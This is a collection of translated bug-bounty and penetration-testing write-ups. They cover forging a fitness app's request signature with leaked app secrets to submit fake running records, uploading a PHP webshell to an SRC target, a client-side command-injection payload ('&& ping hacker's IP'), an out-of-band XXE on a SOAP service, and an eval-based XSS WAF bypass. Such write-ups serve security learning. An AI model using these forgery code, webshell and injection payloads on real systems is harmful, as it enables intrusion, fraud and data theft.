}
return ret;
}
```

```
var url =  
"www.xxx.com/index.php?userId=34263&runType=2&startTime=1635573372448&endTime=1635573425940&gi  
tudeLatitude=%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitu  
de%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D  
%2C%7B%22  
latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%  
22puase%2  
%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%5D&identify=12cc1557-f  
226-4d19-  
a01f-58f492620818&formatSportTime=00%3A00%3A01&formatSportRange=5.003&avgspeed=0.0&  
speed=0%2  
70%22&okPointList=%5B%5D&brand=Xiaomi&model=M102010&system=Android&version=10&appVe  
rsion=1.5  
.73&stepNumbers=%5B0%5D&isFaceStatus=0&points=%5B%5D&uploadType=0&timestamp=1635573  
451940";  
var obj = parseQueryString(url); // querystring serialization
```

```
const crypto = require('crypto')  
const APP_ID = "ec74df4f7ea14f1fb585bbc9f936fc23"  
const data = obj  
console.log(data)  
const timestamp = '1635573451940'
```

```
function ff(data, timestamp, appId = APP_ID){  
  const d = { ...data, appId,  
    timestamp: '1634356066432',  
    appSecret: 'e8167ef026cbc5e456ab837d9d6d9254' }  
  const ans = crypto.createHash('md5')  
    .update(Object.keys(d).sort().map(k => k + '=' + d[k]).join('&'))  
    .digest('hex')  
  console.log("sign is", ans)  
}  
ff(data, timestamp, APP_ID)
```

```

PS I:\nodejs> node 1.js
{
  userId: '34263',
  runType: '2',
  startTime: '1635573372448',
  endTime: '1635573425940',
  gitudeLatitude: '%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D%2C%22%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%2C%22%7B%22latitude%22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573373344%7D%2C%22%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976193%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573398400%7D%2C%22%7B%22latitude%22%3A34.383479%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573418403%7D%5D',
  identify: '12ec1557-f226-4d19-a01f-58f492620818',
  formatSportTime: '00%3A00%3A01',
  formatSportRange: '5.003',
  avgspeed: '0.0',
  speed: '0%270%22',
  okPointList: '%5B%5D',
  brand: 'Xiaomi',
  model: 'Mi%2010',
  system: 'Android',
  version: '10',
  appVersion: '1.5.73',
  stepNumbers: '%5B0%5D',
  isFaceStatus: '0',
  points: '%5B%5D',
  uploadType: '0',
  timestamp: '1635573451940'
}
sign is 62577677027045b0344d0f729a792fb6

```

Done! After serializing the querystring we successfully computed the sign value. We could now tamper with any data and generate a matching forged signature. On to testing —

0x09 Testing

We changed formatSportRange from 0.000 to 5.003 and used the sign value generated by our program.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being modified, and the 'Sign' value is being set to the computed value. The response shows a successful status code (200) and a message indicating the running record was saved successfully.

Request:

```

POST /app/appSportRecord/appAddSportRecord HTTP/1.1
Host: 4b57c71a-a999-4f8e-8670-5306abd12094
channel: Android
version: 1573
type: 0
Content-Type: application/x-www-form-urlencoded
Content-Length: 1236
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0
userId=34263&runType=2&startTime=1635573372448&endTime=1635573425940&gitudeLatitude=%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D%2C%22%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%2C%22%7B%22latitude%22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573373344%7D%2C%22%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976193%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573398400%7D%2C%22%7B%22latitude%22%3A34.383479%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573418403%7D%5D&identify=12ec1557-f226-4d19-a01f-58f492620818&formatSportTime=00%3A00%3A01&formatSportRange=5.003&avgspeed=0.0&speed=0%270%22&okPointList=%5B%5D&brand=Xiaomi&model=M%2010&system=Android&version=10&appVersion=1.5.73&stepNumbers=%5B0%5D&isFaceStatus=0&points=%5B%5D&uploadType=0&timestamp=1635573451940&sign=62577677027045b0344d0f729a792fb6

```

Response:

```

{
  "total": 0,
  "data": null,
  "returnCode": "200",
  "returnMsg": "跑步记录保存成功!",
  "returnData": null
}

```

Annotations:

- 篡改的跑步数据 (Tampered running data) - points to the modified request parameters.
- 我们伪造生成的sign (The sign we forged) - points to the 'sign' parameter in the request.
- 跑步记录保存成功 (Running record saved successfully) - points to the 'returnMsg' in the response.

As shown, it worked: the running record was saved, and a forged-signature record of 5.003 km was successfully added.

Back to the app to check~



Nice!



0x10 Afterword

When you spot a potential vulnerability, don't give up too easily. Hold on a little longer — the dawn is just ahead.

If you enjoy the "Reborn as a Bounty Hunter" column, follow the Qi'anxin Attack-and-Defense Community and the WeChat official account "M78 Security Team".



A No-Brains-Needed Getshell on an SRC

By J0o1ey · Translated from the Chinese original

0x01 Preface

Friends interested in technical exchange or penetration testing training are welcome to contact me via QQ/WeChat: 547006660.

0x02 From Asset Collection to a Fragile System

While hunting on an SRC program, I collected domain assets from SSL certificates, weighted the IP ranges behind those domains to map out the Class C subnets, and ran a batch directory scan against them.

Reviewing the scan results, I spotted an interesting file:

```
http://36...*/upload_image.php
```



For a page like this, there is no question: FUZZ the parameters.


0x03 FUZZing Parameters + Form Upload

Using arjun to fuzz its parameters, I discovered one field: do

Then I fuzzed the value of the do parameter in Burp Suite.

```
ubuntu@VM-8-6-ubuntu:~$ arjun -u https://36
( _|_ ) v2.1.2
[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] name: do, factor: http code
ubuntu@VM-8-6-ubuntu:~$
```

Successfully fuzzed out a value for do: upload




Constructing the URL `http://36...*/upload_image.php?do=upload` made the upload form appear.

My webshell's filename: `skr_anti.php`

I selected our webshell and uploaded it.

After the upload, I fuzzed for the upload path:

```
http://36.*.*.*upload --> 403, keep fuzzing
http://36.*.*.*upload/images --> 403, construct the URL
http://36.*.*.*upload/images/skr_anti.php
```



It happened to be during a double-bounty event — 8,000 RMB in the pocket.

0x04 Summary

I don't think anyone will object if I say this bug needed nothing but a pair of hands. Key takeaways:

1. When you hit a blank, sensitive-looking page or API, FUZZ its parameters and parameter values.
2. If the upload doesn't return a file path, don't panic — use your beautiful brain and FUZZ for it.
3. When testing on an SRC, do NOT upload a webshell — phpinfo is enough, or your bounty will be downgraded. I learned this the hard way... First time I've ever seen a program that forbids webshells.
4. Asset collection is the core of red teaming and penetration testing.

A Fun Case of Client-Side RCE Plus Server-Side XXE

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange or penetration testing training are welcome to contact me via QQ/WeChat: 547006660.

0x01 How It Started

A friend was doing a penetration test for a client — a well-known insurance company. The systems were tough as nails, and after half a day nothing had popped.

He called me over to take a look together, and that's how this article came about.

0x02 A Client-Side RCE

My friend sent me the target. It was a page with nothing but two download links.



The downloaded files looked like this. The directory contained a bundled JRE, which made it obvious: this client exe was just a wrapper around a Java launch command.



I then opened the program folder and reverse-engineered the Jar inside.

The full_path variable was earlier defined as the path the user types when installing an update.

```

server_path : String
servlet_url : String
UpdateDialog()
actionPerformed(ActionEvent)
bakDownloadFiles(File) : void
cancel() : void
checkCodeVersion(File, URL)
connect2server() : void
361 String full_path = bat_file.getPath().replace(" ", "\\ ").replace("{", "\\{").replace("}", "\\}");
363 String cmd = "cmd /c " + pre_cmd + " " + full_path;
365 if (new File("program/cmd.exe").exists()) {
366     cmd = new File("program/cmd.exe").getAbsolutePath() + " /c " + pre_cmd + " " + full_path;
369 System.out.println(cmd);
370 Process pro = Runtime.getRuntime().exec(cmd);
}

```

So it's simple: `full_path` is user-controlled. Trick the user into entering an injected command as the installation path:

```
D:\software && ping hacker's IP
```

0x03 Discovering a Webservice SOAP Interface


One lucky client-side RCE certainly isn't enough, so I moved on to dig into the server side.

There were no other functional points to speak of, so I simply FUZZed the system's third-level directories.

```

ubuntu@VM-8-6-ubuntu:~/ffuf$ ./ffuf -w content.txt -u http://[redacted]/FUZZ

```



```

v1.3.1

:: Method      : GET
:: URL         : http://[redacted]/FUZZ
:: Wordlist     : FUZZ: content.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

```

The fuzzing turned up a webservice interface:

```
http://.xxxxxxx.cn/xxxx/service
```


Available SOAP services:

Business callService	Endpoint address: [redacted]acs:[redacted]/service/BusinessService WSDL : { [redacted]bs.nc/ } [redacted] Target namespace: http://eprk.bs.nc/
---	---

I pieced together its WSDL endpoint:

```
http://.xxxxxxx.cn/xxxx/service/BusinessService?wsdl
```

But when I imported it into the debugging modules of SoapUI or AWVS, the import failed.



I looked carefully at what the WSDL returned... damn. Both the WSDL Import Location and the Soap Address Location were intranet domains.



Fortunately, the same WSDL endpoint was also reachable by appending the path to the system's external domain.


But automated SOAP debugging tools "import whatever they see", which left us stuck.

0x04 Importing into SoapUI


After thinking for a moment, I suddenly remembered that Burp Suite can rewrite Request Body and Response Body values on the fly — heh, that gives us a way to import it.

In Burp Suite's Proxy Options, I added Match & Replace rules:


replacing the intranet domains in both the WSDL Import Location and the Soap Address Location with the external domain.



Then I set a proxy in SoapUI:



With the proxy on, I added the WSDL again. The intranet domains in the Response Body were successfully replaced, and the WSDL imported cleanly~




0x05 Hunting the XXE


After importing the interfaces, I noticed a parameter named `dataXML` — I grinned inside; an XXE was practically gift-wrapped.



I went straight to Burp Suite and tested XXE out-of-band.



The OOB callback came through. XXE secured, packing up~



0x06 Summary

Hold on just a little longer — after the clouds part, the moon shines through. The bug is right in front of you.

Multiple Techniques to Bypass a WAF and Find XSS at a Well-Known Vendor

By J0o1ey · Translated from the Chinese original

0x00 Preface

Friends interested in technical exchange, or in pentest / code audit / red team training and red-vs-blue assessment services, are welcome to reach out.

Contact: QQ/WeChat 547006660

0x01 The Overture

While recently testing a well-known security vendor, I found that the subdomain of one of its important business systems was protected by a rare, home-grown WAF — which immediately piqued my interest.



After studying this entry point carefully, I noticed that one parameter's value was written directly into JavaScript on the page. Danger, danger.



And so my duel with the WAF began.

0x02 A Calm Closure and the Routine Move


From the output location shown above, we know that without a WAF we would only need these three symbols:

```
' ) ]
```

to close the first half of the JS expression, then use `//` to comment out the rest, and finally `eval` to execute our JS.

The payload:

```
%27)];eval(alert('xss'))//
```



Since eval, alert, parentheses and the like are far too sensitive, the WAF naturally killed it instantly. So we had to gradually swap out those sensitive keywords with experience and ideas.

0x03 Combining Multiple Techniques to Bypass the WAF

Solving eval:

The first problem to solve was eval being blocked.

To bypass an eval block in JS, you can dynamically build a function with Function().

This uses a property of the Function() constructor. It isn't commonly used, but it's well worth knowing.

Whether you define a function with a declaration statement or a function literal, you use the function keyword.

But a function can also be defined via the Function() constructor, for example:

```
var f = new Function("x", "y", "return x*y");
```

That line is effectively equivalent to:

```
var f = function(x, y) { return x*y };
```

The Function() constructor accepts any number of string arguments; the text of the last argument is the function body. It can contain arbitrary JavaScript statements, separated by semicolons.

